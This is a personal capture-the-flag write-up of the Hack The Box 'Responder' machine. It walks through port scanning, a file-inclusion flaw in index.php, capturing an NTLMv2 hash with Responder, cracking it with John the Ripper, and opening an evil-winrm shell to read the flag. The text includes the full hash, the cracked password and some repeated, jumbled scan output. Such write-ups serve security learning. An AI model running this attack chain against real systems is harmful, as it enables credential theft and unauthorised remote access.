

Responder (hack the box)

02 June 2022 11:15 PM

Step 1 : Port scan via nmap

IP = Target IP

```
nmap -T4 -A -p- {IP}
```

```
"""
```

3 open tcp port

- 1) 80
- 2) 5985
- 3) 7680

```
"""
```

80/tcp open http Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)

|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1

|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

t HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header:5985/tcp open http Microsof Microsoft-HTTPAPI/2.0

|_http-title: Not Found

7680/tcp open pando-pub?

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clo

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows XP|2008|7 (89%)

OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_7

Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2008 SP1 or W85%), Microsoft Windows 7 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Step 2

Nikto scan

```
nikto -host http://unika.htb/
```

+ Target IP: {ip}

+ Target Hostname: unika.htb

+ Target Port: 80

+ Start Time: 2022-06-03 00:18:20 (GMT5.5)

+ Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1

+ Retrieved x-powered-by header: PHP/8.1.1

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ /index.php: PHP include error may indicate local or remote file inclusion is possible.

+ OSVDB-3268: /css/: Directory indexing found.

+ OSVDB-3092: /css/: This might be interesting...

+ OSVDB-3268: /img/: Directory indexing found.

+ OSVDB-3092: /img/: This might be interesting...

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ 8594 requests: 0 error(s) and 13 item(s) reported on remote host

+ End Time: 2022-06-03 00:43:20 (GMT5.5) (1500 seconds)

+ 1 host(s) tested

Portions of the server's headers (PHP/8.1.1 Apache/2.4.52) are not in

Whats Local File Include (LFI) vulnerability (LFI windows)
Remote File Include (RFI) vulnerability

Site that
Lfi File Inclusion/Path traversal

File Inclusion/Path traversal

Setting up the server:
python -m http.server 80

Sometimes you have to modify and add it to etc/hosts to access that site

the Nikto 2.1.6 database or are newer than the known string. Would you like to submit this information (*no server specific data*) to CIRT.net for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y

- + The anti-clickjacking X-Frame-Options header is not present.
- + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
- + The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
- + The site uses SSL and Expect-CT header is not present.
- Sent updated info to cirt.net -- Thank you!

Gobuster scan for site directory

```
gobuster dir --url http://unika.htb/ --wordlist /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
```

- Nikto v2.1.6


```
-----
+ Target IP:      [ip]
+ Target Hostname: unika.htb
+ Target Port:    80
+ Start Time:     2022-06-03 00:18:20 (GMT5.5)
-----
+ Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
+ Retrieved x-powered-by header: PHP/8.1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /index.php: PHP include error may indicate local or remote file inclusion is possible.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8594 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:      2022-06-03 00:43:20 (GMT5.5) (1500 seconds)
-----
+ 1 host(s) tested
```

Portions of the server's headers (PHP/8.1.1 Apache/2.4.52) are not in the Nikto 2.1.6 database or are newer than the known string. Would you like to submit this information (*no server specific data*) to CIRT.net for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y

- + The anti-clickjacking X-Frame-Options header is not present.
- + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
- + The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
- + The site uses SSL and Expect-CT header is not present.

Step 4:

1) (RFI) REMOTE FILE Include/inclusion



If its RFI vulnerable Responder can get its credentials and get access via evil-winrm (remote shell) in windows

2) (LFI) local file Include/inclusion

unika.htb/index.php?page=c:\windows\system32/drivers/etc/

```
← → ↻ 🏠 unika.htb/index.php?page=c:\windows\system32/drivers/etc/hosts
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Win
The IP address should # be placed in the first column followed by the corresponding host name. # The IP add
inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # #
handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost
```

Php filter technique (lets you to retrieve php (server site backend code in base 64 encoded formatted)

<https://book.hacktricks.xyz/pentesting-web/file-inclusion#wrapper-php-filter>

base64 -d base_64

```
<?php
$domain = "unika.htb";
if($$_SERVER['SERVER_NAME'] != $domain) {
    echo '<meta http-equiv="refresh" content="0;url=http://unika.htb/">';
    die();
}
if(!isset($_GET['page'])) {
    include("./english.html");
}
else {
    include($_GET['page']);
}
```

Responder

responder-i tun0

[SMB] NTLMv2-SSP Client : ::ffff:{IP}

[SMB] NTLMv2-SSP Username : RESPONDER\Administrator

[SMB] NTLMv2-SSP Hash :

Administrator::RESPONDER:beb57c17f7cc20d1:CE0BA664653F6964739DDEDD58DFA8F4:010100000000000008073D66F
7D78D80118ED3EBED897C84D0000000020008005700580051004B0001001E00570049004E002D0041005100320033
00510045005A00410030004400580004003400570049004E002D004100510032003300510045005A004100300044005
8002E005700580051004B002E004C004F00430041004C00030014005700580051004B002E004C004F00430041004C00
50014005700580051004B002E004C004F00430041004C00070008008073D66F7D78D801060004000200000008003000
3000000000000000100000000200000BED6E3609CF262062D7B1C9DD4A0E2014FE839401E1F8E820033898CF9A3B34
60A0010000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310
035002E003200310034000000000000000000

Step 6 :

After retrieving user name and hashed password

Unhashing password via john the ripper

john --wordlist=/usr/share/wordlists/rockyou.txt credans

```
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
badminton (Administrator)
ig 0:00:00:00 DONE (2022-06-05 03:06) 25.00g/s 102400p/s 102400c/s 102400C/s adriano..oooooooo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Step 7 :

Evil-winrm is used for getting shell access for windows

Ip = target ip

evil-winrm -i {ip} -u Administrator -p badminton

flag = ea81b7afddd03efaa0945333ed147fac

```
Mode                LastWriteTime         Length Name
----                -
d-----          3/10/2022   4:51 AM                Desktop

*Evil-WinRM* PS C:\Users\mike> cd desktop
*Evil-WinRM* PS C:\Users\mike\desktop> ls

Directory: C:\Users\mike\desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          3/10/2022   4:50 AM             32 flag.txt

*Evil-WinRM* PS C:\Users\mike\desktop> cat flag.txt
ea81b7afddd03efaa0945333ed147fac
```